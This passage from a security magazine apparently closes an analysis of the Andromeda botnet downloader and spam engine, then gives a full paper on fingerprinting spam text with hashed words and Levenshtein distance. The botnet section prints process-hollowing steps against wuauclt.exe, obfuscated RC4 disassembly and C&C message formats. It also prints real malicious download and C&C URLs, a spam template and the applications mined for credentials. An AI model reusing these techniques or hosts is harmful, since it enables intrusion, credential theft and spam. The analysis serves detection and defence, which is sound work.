000A0040 40 00 8D B2 96 10 40 00 8D 7D FC FC AD 85 C0 74 @.....@..}.....t
000A0050 13 50 53 E8 2D 01 00 00 85 C0 0F 84 8C 00 00 00 .PS.-...........
000A0060 FD AB EB E7 8D B2 FB 13 40 00 52 6A 04 68 00 10 ........@.Rj.h..
000A0070 00 00 FF 76 FC 6A 00 FF 55 F4 8B D8 5A 85 C0 74 ...v.j..U...Z..t
000A0080 6B 8B FE 66 AD 66 85 C0 74 0E 66 35 61 78 C0 E0 k..f.f..t.f5ax..
000A0090 04 66 C1 E8 04 AA EB EB 8D B2 FB 13 40 00 53 56 .f..........@.SV
000A00A0 E8 22 02 00 00 83 C4 08 85 C0 74 40 FF 75 F0 FF .".........t@.u..
000A00B0 75 F4 53 E8 36 00 00 00 85 C0 74 30 8B D8 FF 75 u.S.6.....t0...u
000A00C0 F8 FF 75 FC 53 E8 83 01 00 00 85 C0 74 1E 53 E8 ..u.S.......t.S.
000A00D0 1E 01 00 00 85 C0 74 14 8B 43 3C 8D 44 03 18 8B ......t..C<.D...
000A00E0 40 10 8D 04 03 6A 00 6A 01 53 FF D0 C9 C3 55 8B @....j.j.S....U.
```

Figure 7: Memory fromBaseAddress 0xA0000 in process wuauclt.exe

6. The rest is just about redirecting the wuauclt.exe process to baseAddressWuauclt from the entry point. Another section is created using ZwCreateSection, and ZwMapViewOfSection is called again with the ProcessHandle parameter set to the current process, and the BaseAddress of this view is stored to a variable. Let's name this variable baseAddressInject2. Then GetThreadContext is called to get the thread context of the suspended wuauclt.exe process. The EAX register value (+0xB in CONTEXT structure) is obtained from the context structure, which is the VA of the entry point. Then the ImageBase address of the wuauclt.exe process can be calculated by using this VA minus the entry point raw offset, which can be obtained easily from the PE header.


7. The entire wuauclt.exe image is copied to address baseAddressInject2, which is in the memory space of the current process. Then the downloader goes to baseAddressInject2+offsetToEntryPoint to patch the entry point code to be 68 |baseAddressWuauclt| C3. In assembly code, this is:

```
push  baseAddressWuauclt
retn
```

8. ZwUnmapViewOfSection is called with the ProcessHandle parameter set to wuauclt.exe and BaseAddress set to ImageBase, which was obtained in step 6. This action unmaps the original wuauclt.exe image from the wuauclt.exe process.


9. ZwUnmapViewOfSection is called with the ProcessHandle parameter set to the current process and BaseAddress set to baseAddressInject2. This action unmaps the entry-point-modified wuauclt.exe image from the current process.

10. Finally, ZwMapViewOfSection is called with the SectionHandle parameter set to the section created in step 6, ProcessHandle set to wuauclt.exe and BaseAddress set to *baseAddressInject2*. This action swaps the modified wuauclt.exe image to the suspended wuauclt.exe process. A ResumeThread call will run the injected process from the patched entry point.



```
10003710
10003710 loc_10003710:                ; lpString
10003710 push    [ebp+lpString]
10003713 call    lstrlenA             ; Call Procedure
10003718 mov     [ebp+len], eax
1000371B push    [ebp+len]
1000371E push    [ebp+lpString]
10003721 push    20h
10003723 push    offset a770b64ed5697ba ; "770b64ed5697bad3ec49d8619dc2ee49"
10003728 call    encode               ; Call Procedure
1000372D lea     eax, [ebp+size] ; get size
10003730 push    eax                  ; pcchString
10003731 push    0                    ; pszString
10003733 push    1                    ; dwFlags
10003735 push    [ebp+len]            ; cbBinary
10003738 push    [ebp+lpString]  ; pbBinary
1000373B call    CryptBinaryToStringA ; Call Procedure
10003740 test    eax, eax             ; Logical Compare
10003742 jz      loc_10003812         ; Jump if Zero (ZF=1)
```

Figure 8: Pre-key highlighted.



```
100017B8
100017B8 loc_100017B8:                ; Store String
100017B8 stosd
100017B9 sub     eax, 4040404h        ; Integer Subtraction
100017BE loop    loc_100017B8         ; Loop while CX != 0
```

```
100017C0 cld                          ; Clear Direction Flag
100017C1 xor     eax, eax             ; Logical Exclusive OR
100017C3 mov     esi, [ebp+prekey]
```

```
100017C6
100017C6 loc_100017C6:                ; Logical Exclusive OR
100017C6 xor     ebx, ebx
```

```
100017C8
100017C8 loc_100017C8:
100017C8 mov     dl, ss:[ecx+ebp+scheduledKey]
100017D0 add     al, dl               ; Add
100017D2 add     al, [ebx+esi]        ; Add
100017D5 mov     dh, ss:[eax+ebp+scheduledKey]
100017DD mov     ss:[ecx+ebp+scheduledKey], dh
100017E5 mov     ss:[eax+ebp+scheduledKey], dl
100017ED inc     cl                   ; Increment by 1
100017EF jz      short loc_100017F9 ; Jump if Zero (ZF=1)
```

Figure 9: A piece of KSA in RC4.

All of the effort described above is just for injecting a little DLL into a system process. Let's have a look at what this downloader's payload is.

As usual, it begins with collecting information about the infected PC. It gets VolumeSerialNumber and uses it as MutexName. Using the 'src' environment variable, it drops itself to a %Temp%\ directory with a random name generated using GetTickCount's return value as seeds. It then deletes the original and creates an auto run entry in the registry.

Next, it prepares a message which will be sent to the C&C server in the following format:


```
id:%lu|bid:%lu|bv:%lu|sv:%lu|la:%lu
```

- 'id' is the VolumeSerialNumber, which is also used as an encryption key in communications.
- 'bid' is some counter for the communication, starting from one.
- 'bv' is probably the build version of this downloader, hard coded.
- 'sv' is the current OS version, calculated from GetVersionEx call ouputs with the format: MajorVersion<<8 + MinorVersion.
- 'la' is the SocketName, byte swapped.

The message will be encrypted before sending. Figure 8 shows the hard-coded pre-key used by the first encryption layer. It is probably a hash code of a string. In some older versions, the pre-key was 'blablablaandromeda', which is where the botnet's name came from. Moreover, the C&C servers use fast-flux techniques to switch their IP from time to time.

The first encryption layer is RC4 with the key-scheduling algorithm obfuscated. Figure 9 shows the early stage of the key-scheduling algorithm (KSA). As you can see in the first loop, it initializes the array 'S' backwards.

The second encryption layer uses the CryptBinaryToString function to encode the hex value to a base64 string, so that it can be transferred as part of the HTTP Get message body. It tries to send the encrypted message to three different URLs. These URLs are hard-coded in the DLL body, as shown in Figure 10.




```
.text:100011A8   00000024   C   http://foonindex.ru/stat2/image.php
.text:100011CC   00000025   C   http://kosmovodki.ru/stat2/image.php
.text:100011F1   00000028   C   http://spidermanshop.ru/stat2/image.php
```

Figure 10: Hard-coded URLs.

It waits until any of the above servers replies. The first four bytes of the response message are the checksum of the decrypted message. The decryption uses RC4 again with the VolumeSerialNumber as pre-key. Then there is a function to calculate the checksum of the decrypted message and compare it with the one sent by the server.

After decryption, one kind of response is shown in Figure 11.



```
09 00 00 00 01 09 00 00 00 68 74 74 70 3A 2F 2F  .........http://
61 70 73 69 73 74 65 6D 65 73 2E 63 6F 6D 2F 69  apsistemes.com/i
6E 64 65 78 5F 61 72 63 68 69 76 6F 73 2F 64 62  ndex_archivos/db
73 5F 30 30 39 30 5F 75 70 78 2E 65 78 65 00 00  s 0090 upx.exe..
```

Figure 11: C&C server command, decrypted.

The first dword (0x0000 0009) is used as a multiplier to a hard-coded number to get the new time interval for this communication thread. The following byte (0x01) decides which task the downloader is going to perform. The tasks are:

(1) download and execute

(2) redirect to another C&C server

(3) download, execute and modify registry

(4) modify registry.

It will send a log report to the C&C server after whichever job is done. Task (1) is the main purpose of this downloader, to download and run the spam engine.


Once a task is completed, a string is created with the format: 'id:%lu|tid:%lu|result:%lu'. The string is encrypted with RC4 using the pre-key shown in Figure 8. The 'id' is the VolumeSerialNumber; the 'tid' is the last dword (0x0000 0009) before the URL in Figure 11, which is probably the version of the downloaded file; and the 'result' is the Thread Handle number of the downloaded and executed file, if there is one.

PHASE 4: SPAM ENGINE

Besides sending spam, the spam engine also has the ability to search the victim's computer and harvest various files containing profile information. The applications it targets in this example[4] include:

- *The Bat!* email client
- *ICQ*
- *Miranda*
- *RQ*
- *Trillian*
- *Ghisler Total Commander*
- *RimArts* email client
- *MS Outlook*
- *CuteFTP*
- *Edailer*
- *Far Manager*
- *WS_FTP*
- *Opera*
- *Mozilla* applications

Most of these applications are either FTP or email clients.




```
GET /dbs/logo90.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: duffiduffii.ru
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Fri, 06 May 2011 12:34:33 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze3
Vary: Accept-Encoding
Content-Length: 1909

+l....?.....9*o#......K..u.G.&'.9S.[2}..............#Y.*......[@ZUlX.|k]a...23g.WxJ..O
.A.......R+..r....}iK^..(&......^..)m...\..{......@..z..#..N..i"8....9q...B].....#.%k.
8...p...Q.....s.
.[...D.eA.'Y.....;..D...I...)..h..?#..JS_..W..r....G..$...*....ZeA...6wE..q<.
..mi
JI^$+....h.i8{&.{..J$.M...;.F.U...F...W....W...oQ.....4......ne.f..={....n.Q...9f....8
p.m....#Js...j.hj`.7.V.Qe..~6K...*...F...l.$...)1q.yY...j:vwh.ET'9.b([.
2..4.fn+..t.....m..O......C....(.U.r..q.}.........+.........b....-
d.  ...3..D......_*.k].Y..>...o`p.....cD.FI;..;..r.O...T.....=.&..AZ.....p........w)
aKL>.....;..<......M...'.g..Y....L....OXR.......J.|....a.Q..of.......6Pl...kdG...G.w@.
$..7.p...r...._2....._.E.._.}.......9...R.G.o...%..._@.{x....p.@?PNT&..c3...D.]92O...o
[.....P.....z9.......F.<.........a..].]*..OY.h..<i1......P..w.O1.d=.pO>.....v#1#..b&9|C
```

Figure 12: Initial communication.



```
0000h: 1E 85 8B A6 58 B8 81 81 E4 3F 47 39 55 64 4A 6E  .…‹¦X¸..ä?G9UdJn
0010h: D1 D3 19 C2 B0 C5 41 05 B1 59 FB 13 E5 4D B5 58  ÑÓ.Â°ÅA.±Yû.åMµX
0020h: 3D F3 A2 9A 9A 49 B2 12 76 36 4D E0 88 E5 91 39  =ó¢ššI².v6Mà^å‘9
0030h: E0 00 00 00 24 68 74 74 70 3A 2F 2F 64 75 66 66  à...$http://duff
0040h: 69 64 75 66 66 69 69 2E 72 75 2F 64 62 73 2F 69  iduffii.ru/dbs/i
0050h: 6D 61 67 65 73 2E 70 68 70 E0 00 00 00 22 68 74  mages.phpà..."ht
0060h: 74 70 3A 2F 2F 6D 69 73 69 6E 71 75 69 65 74 75  tp://misinquietu
0070h: 64 65 73 2E 65 73 2F 66 6C 61 73 68 2E 70 68 70  des.es/flash.php
0080h: E0 00 00 00 23 68 74 74 70 3A 2F 2F 77 77 77 2E  à...#http://www.
0090h: 62 69 6F 72 65 73 65 61 72 63 68 2E 65 65 2F 66  bioresearch.ee/f
00A0h: 6C 61 73 68 2E 70 68 70 E0 00 00 00 34 68 74 74  lash.phpà...4htt
00B0h: 70 3A 2F 2F 77 77 77 2E 64 61 73 2D 66 69 67 75  p://www.das-figu
00C0h: 72 65 6E 74 68 65 61 74 65 72 2D 72 68 65 69 6E  rentheater-rhein
00D0h: 6C 61 6E 64 2E 64 65 2F 66 6C 61 73 68 2E 70 68  land.de/flash.ph
00E0h: 70 E0 00 00 00 22 68 74 74 70 3A 2F 2F 77 77 77  pà..."http://www
```

Figure 13: C&C response decrypted.

The more FTP accounts stolen, the more websites can be compromised. And the more email contacts and accounts are stolen, the more sophisticated the spam email can be made. Therefore, the information it harvests in this phase is intended to facilitate the botnet's propagation (see Phase 1).

Another payload in this phase concerns spamming. At first, the spam engine drops itself to %Application Data%\firewall\system.exe and a configuration file to %System%\dbs.dat. The configuration file mainly stores the encrypted C&C server addresses.

Initially, after installing itself on the victim's PC, the spam engine will try to contact the C&C server. Figure 12 shows an example of the communication. The host and the Get requests are hard-coded in the engine's body. The message received is encrypted with two layers.


The first encryption layer is a custom RC4 without the KSA. The key is already pre-scheduled and stored in the engine's body. The intention behind this may be to conceal the encryption algorithm and perhaps to gain a little improvement in performance. The second encryption layer is a side-by-side byte-XOR, starting from the bottom of the code, and then the first code XOR with 0xFF.

[4] Sample md5: 1a4f7f5205c2fa133131f6f57df6f40b.

After decryption, we can see that the message is a table containing URLs of the backup C&C servers and spam template servers. The dword value circled in red specifies the server type (0xE0 means the C&C server and 0xE2 means the spam template server), followed by one byte specifying the URL length and the URL itself. These pieces of information will be encrypted and stored in the configuration file dbs.dat for future use.

The next task is to send the stolen information to the C&C servers. The stolen information is encrypted using the same method as above, and the malware tries to send it to the servers from the list received in the previous communication.

Then it sends a request to the spam template servers to obtain the latest spam template. The message received is also encrypted by the same method. Figure 14 shows part of the decrypted email template.



```
--%BOUNDARY--
#H#       Return-path: <%FROM_EMAIL>
Received: %HEAD_FROM
  %HEAD_BY
  for %TO_EMAIL; %CURRENT_DATE_TIME
Message-ID: <%RND_DIGIT[12]$%RND_DIGIT[8]$%RND_DIGIT[8]@%MAIL_SERVER>
From: "%FROM_NAME" <%FROM_EMAIL>
To: %TO_EMAIL
Subject: %SUBJECT
Date: %RND_DATE_TIME
MIME-Version: 1.0
Content-Type: text/plain;
    charset="us-ascii"
Content-Transfer-Encoding: 8bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2800.1106
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106

%MESSAGE_BODY
#M#r     Ciao, %NAME_TO!%SPACES1_5
%SPACES1_5
%LINE1%SPACES1_5
%URL%ADDON%SPACES1_5
%SPACES1_5
%NAME_FROM.%SPACES1_5
#M#,     Ciao, %NAME_TO!%SPACES1_5
%SPACES1_5
%LINE1%SPACES1_5
%URL%ADDON%SPACES1_5
%SPACES1_5
--%SPACES1_5
  %NAME_FROM.%SPACES1_5
```

Figure 14: Part of the email template.

The template file size is about 70KB, and it contains two email templates. One uses *The Bat!* (the full format is: 'The Bat! (v4.%RND_DIGIT.%RND_DIGIT[2]) UNREG', with the percentage sign and capitals together being random variables) as the X-Mailer string, and the other uses *Microsoft Outlook Express 6.00.2800.1106*. The email template can be used to compose both the SMTP header and the message body. There is also a large database of words, domains, people's names, mail servers, compromised website URLs and email addresses for the spammer to choose randomly to fill in the variables in the templates.

The email addresses are probably contacts harvested by the spammers. The chances that they are active email addresses are very high, therefore they can be used as either the senders or the receivers. The templates from the samples we looked at could compose deceptive emails about e-greeting cards or free porn videos, or advertisement emails for dating site registrations (for advertisement purposes, the dating site itself was legitimate and harmless). Thanks to this flexibility, the content of the spam messages can be crafted to be very up to date. For example, in mid-December 2011, it would be very tempting for many users to open an email that appeared to contain a link to a secret video of Muammar Gaddafi's death.

After creating each email with both the SMTP header and the message body, the spamming engine tries to send it by using the standard SMTP protocol.

CONCLUSION

The Andromeda botnet recruits its bots thanks to four key elements: compromised websites, an exploit kit, a downloader and a mailing engine. These are linked by four phases, occurring sequentially. The final phase not only ties back to the first, but also facilitates it by stealing user information such as email contacts, messenger accounts and FTP accounts.

At the time of writing this paper, the mailing engine was only spamming emails advertising a legitimate dating website – suggesting that the botnet had suspended the active recruitment of more bots. The downloaders were only downloading the mailing engines. However, it still has the capacity to download and run arbitrary files – which may be even more harmful and harder to detect.

Because the four phases occur sequentially, breaking any phase can break the circle. The weakest link may be the first phase. Being careful to avoid opening suspicious emails and using up-to-date web browsers should keep most users safely out of the reach of Andromeda's chains.

REFERENCES

[1] Howard, F. Exploring the Blackhole Exploit Kit. Sophos Naked Security blog. http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit/.

TECHNICAL FEATURE 1

AUTOMATICALLY DETECTING SPAM AT THE CLOUD LEVEL USING TEXT FINGERPRINTS

Marius Nicolae Tibeica and Adrian Toma
Bitdefender, Romania

Due to increases in spam volume, as well as language diversity, content-based anti-spam technologies have decreased in efficiency. Alternative methods of similarity/outbreak detection are much needed, and by taking advantage of technological advances in the cloud infrastructure, we can reduce the impact on clients' resources.

To address the similarity problem, we propose a fingerprinting algorithm that maps similar text inputs to similar signatures. There are two steps: the first involves creating an element of the fingerprint from each word or group of words, chosen by certain heuristics. The size of the text on which the fingerprint is created is very important: too little information can generate false positives, and too much information can make the matching process costly. Our approach is either to zoom in (increasing the number of fingerprint elements each word generates) if the text is too short, or zoom out (gradually reducing the length by eliminating certain groups) if the text is too long. We have tested the method using a clean stream of spam to train a matching filter with the Levenshtein distance as an indicator of similarity.

1. INTRODUCTION

Spammers constantly adapt their techniques in order to avoid detection filters. Signature-based anti-spam filters require frequent updates in order to remain effective, especially given the speed with which spam changes. Bayesian filters need constant training and can also miss spam with malicious attachments. IP address blocking is also problematic, as most spammers now rapidly change their IP addresses. Furthermore, a legitimate server that has been compromised for a short period of time cannot be blacklisted, as it also sends legitimate email messages. Spammers try to decrease the efficiency of URI blacklisting by registering a large number of domains or by using URL-shortening services. The need for an automatic similarity/outbreak detection method is clear.

The increasing popularity of portable devices and recent technological advances in the cloud infrastructure make moving processing away from the client an obvious choice – both to reduce the impact on the client's resources and to significantly decrease update times. This shift in perspective calls for the use of a reliable fingerprint generation algorithm.

2. THE FINGERPRINT

There is an existing algorithm that generates fingerprints: context-triggered piecewise hashing (also known as fuzzy hashing) [1]. Unfortunately, on text of small dimensions, the length of the signature generated by the algorithm is too small and is unusable. This represents a big portion of spam messages, and these are also the hardest to detect using other content-based filters.

Our approach to creating a fingerprint for text is to focus on the actual words contained in the message, as this gives a good separation of entities in most languages. By generating a character from each word we obtain a basic fingerprint, but this has several limitations, which we address as follows.

2.1 The basic fingerprint

The creation of the basic fingerprint involves several steps:

1. The input string is separated into different entities by delimiters[1]. These entities can be considered words.
2. Entities larger than a certain threshold value can be further separated.
3. We apply a hash function to each entity.
4. A base64-encoded value of the six least significant bits of the hash is appended to the final fingerprint.

This will produce a fingerprint with a length equal to the number of entities found. If a fingerprint with a length within a certain range is needed, further processing is required.

2.2 The zoom in

Too little information from a fingerprint can generate false positives. To avoid this we can increase precision by gradually increasing the number of encoded values each hash appends to the final fingerprint. The number of encoded values represents the zoom level.

In this case, a 30-bit hash can offer up to five levels of zooming (for a 64-letter alphabet), and the possibility to increase the length of the fingerprints up to five times.

2.3 The zoom out

Too much information can make the matching process costly, especially when using a time-consuming[2] edit distance. To decrease the length of the fingerprint, we try to eliminate some of the entities in a way that gives two similar texts similar fingerprints:

[1] The delimiters that we chose are: {‘ ’, ‘\n’, ‘\t’, ‘\r’, ‘\0’, ‘.’, ‘,’, ‘:’, ‘;’, ‘(‘,’)’, ‘{‘,’}’, ‘[‘,’]’, ‘\\’, ‘/’, ‘^’, ‘\’”, ‘!’, ‘?’, ‘`’, ‘\’’, ‘+’, ‘*’, ‘^’, ‘$’, ‘|’, ‘?’, ‘“’}

[2] The Levenshtein edit distance [1] is found in O(mn) time (where m and n are the length of the measured strings).

1. To avoid losing too much information, we create new hashes from groups of entities.
2. For an *X* zoom-out level, a base64-encoded value of the six least significant bits of the hash is appended to the final fingerprint if *hash % X* = 0.

There is no way of finding the length of a fingerprint with a certain zoom-out level without calculating it, so zooming in will be done gradually until an acceptable length is found.

2.4 Choosing the hash function

We checked several hash functions to see which offered the least number of collisions on words from emails in various languages. The best choice was RSHash.

Hash function	Collisions 32 bits	Collisions 30 bits
RSHash	0	4
BKDRHash	1	6
SDBMHash	2	7
OneAtATimeHash	2	6
APHash	4	6
FNVHash	7	10
FNV1aHash	7	10
JSHash	266	277
DJBHash	266	268
DEKHash	435	720
PJWHash	1687	1687
ELFHash	1687	1687
BPHash	61907	70909

Table 1: Analysis of hash functions on over 122,000 words from emails in various languages.

2.5 Example of fingerprint generation

Tables 2 and 3 show how fingerprints with different zoom levels are generated from the text:

> ‘*High end designer watch and handbag replica sale. Compare our price on a handful of our high end replicas!*’

The basic and zoom-in fingerprints are generated from the same hashes, with the following results:

- Basic fingerprint: I171Z5KrHYNPhOHYo1p
- Fingerprint with 2x zoom in: EIM1P711nZo54KWrUH4YUN3PAhLO3H4YVoM1Up
- Fingerprint with 4x zoom in: lE5ImMU1IPa701c1jnDZaoL5z4eKOWCrcU1Hk4LY7UYNX3vPAAAh4LpOX3vHk4LY/VaomMU1KUCp

The zoom-out fingerprints are:

- 1/2 x 4cu8Ks0+2G

Entities	Hash in hex	Basic fingerprint	2x zoom in fingerprint	4x zoom in fingerprint
high	25c4f948	I	EI	lE5I
end	260c1435	1	M1	mMU1
designer	84f5afb	7	P7	IPa7
watch	34f5dc75	1	11	01c1
and	2367c3d9	Z	nZ	jnDZ
handbag	1aa88b79	4	o5	aoL5
replica	33381eca	K	4K	z4eK
sale	e96c2eb	r	Wr	OWCr
compare	1c947587	H	UH	cU1H
our	24b80bd8	Y	4Y	k4LY
price	3b54d80d	N	UN	7UYN
on	1777af4f	P	3P	X3vP
a	61	h	Ah	AAAh
handful	380be94e	O	LO	4LpO
of	1777af47	H	3H	X3vH
our	24b80bd8	Y	4Y	k4LY
high	3f155a68	o	Vo	/Vao
end	260c1435	1	M1	mMU1
replicas	ad4c229	p	Up	KUCp

Table 2: Basic fingerprint and zooming in example.

Entity groups	Hash in hex	1/2x zoom out	1/3x zoom out	1/4x zoom out	1/5x zoom out	1/6x zoom out
high end designer	54206878	4		4	4	
end designer watch	63514ba5		1		1	
designer watch and	60acfb49					
watch and handbag	73062bc7		H			
and handbag replica	71486e1c	c		c		
handbag replica sale	5c776d2e	u	u			u
replica sale compare	5e63573c	8		8	8	
sale compare our	4fe3444a	K				
compare our price	7ca1596c	s		s		
our price on	77849334	0	0	0	0	0
price on a	52cc87bd				9	
on a handful	4f8398fe	+				
a handful of	4f8398f6	2				
handful of our	743ba46d					
of our high	7b451587		H			
our high end	89d97a75					
high end replicas	6ff630c6	G	G			G

Table 3: Zooming out example.

- 1/3 x lHu0HG
- 1/4 x 4c8s0
- 1/5 x 4l809
- 1/6 x u0G

2.6 Zoom levels on spam & legitimate emails

We analysed the spam flux and legitimate email messages over the course of two weeks. Setting a desired fingerprint length of 127 to 256 characters, we obtained the following results:




Figure 1: Zoom levels on spam emails.

The cumulative results are:

- Legitimate emails zoom in: 21.84%
- Legitimate emails no zoom: 19.88%
- Legitimate emails zoom out: 57.23%
- Legitimate emails no suitable text: 0.99%
- Spam emails zoom in: 36.26%
- Spam emails no zoom: 20.82%
- Spam emails zoom out: 42.15%
- Spam emails no suitable text: 0.72%

3. COMPARING FINGERPRINTS

Two fingerprints can be compared to determine whether the texts from which they were derived are similar.

Because the method of creating a fingerprint differs with each zoom level, only those with an identical zoom level can be compared. The examination looks at the zoom level and computes a Levenshtein distance, which then is scaled to produce a match score. For two fingerprints, f_1 and f_2, the score is:

$$S(f_1, f_2) = 1 - \frac{2 \times d(f_1, f_2)}{|f_1| + |f_2|}$$

By choosing a threshold T, in the range from 0 through 1, (1 meaning that a perfect match is required), we can say that the two fingerprints match if $T \le S(f_1, f_2)$.




Figure 2: Detection rates on spam emails.

4. DETECTION AND FP RATES

We took a continuous stream of spam (15 hours, 865,000 emails) and divided it into 10-minute intervals. For a certain interval, we trained the filter with all the emails from the previous intervals and found a detection rate with a similarity threshold of 0.75 for both fuzzy hashing (with variable block size) and the proposed fingerprinting algorithm. The results are presented in Figure 2.

We then trained the filters with all the spam emails and ran a check on a corpus of 500,000 legitimate emails and newsletters. No false positives were registered.

The fingerprinting technology was also used in between official tests in VBSpam comparative testing and the zero false-positive rate was confirmed.

5. FURTHER STUDY AND LIMITATIONS

The fingerprint is based on content, especially words. As long as an email message has no words (including emails that only contain images or URLs) a fingerprint cannot be generated.

6. REFERENCES

[1] Levenshtein, V. I. Binary codes capable of correcting deletions, insertions and reversals. Doklady Akademii Nauk SSSR, 4, 163, 845–848, 1965.

[2] Kornblum, J. Identifying almost identical files using context triggered piecewise hashing. DFRWS conference 2006.

TECHNICAL FEATURE 2

MALWARE DESIGN STRATEGIES FOR CIRCUMVENTING DETECTION AND PREVENTION CONTROLS – PART 2

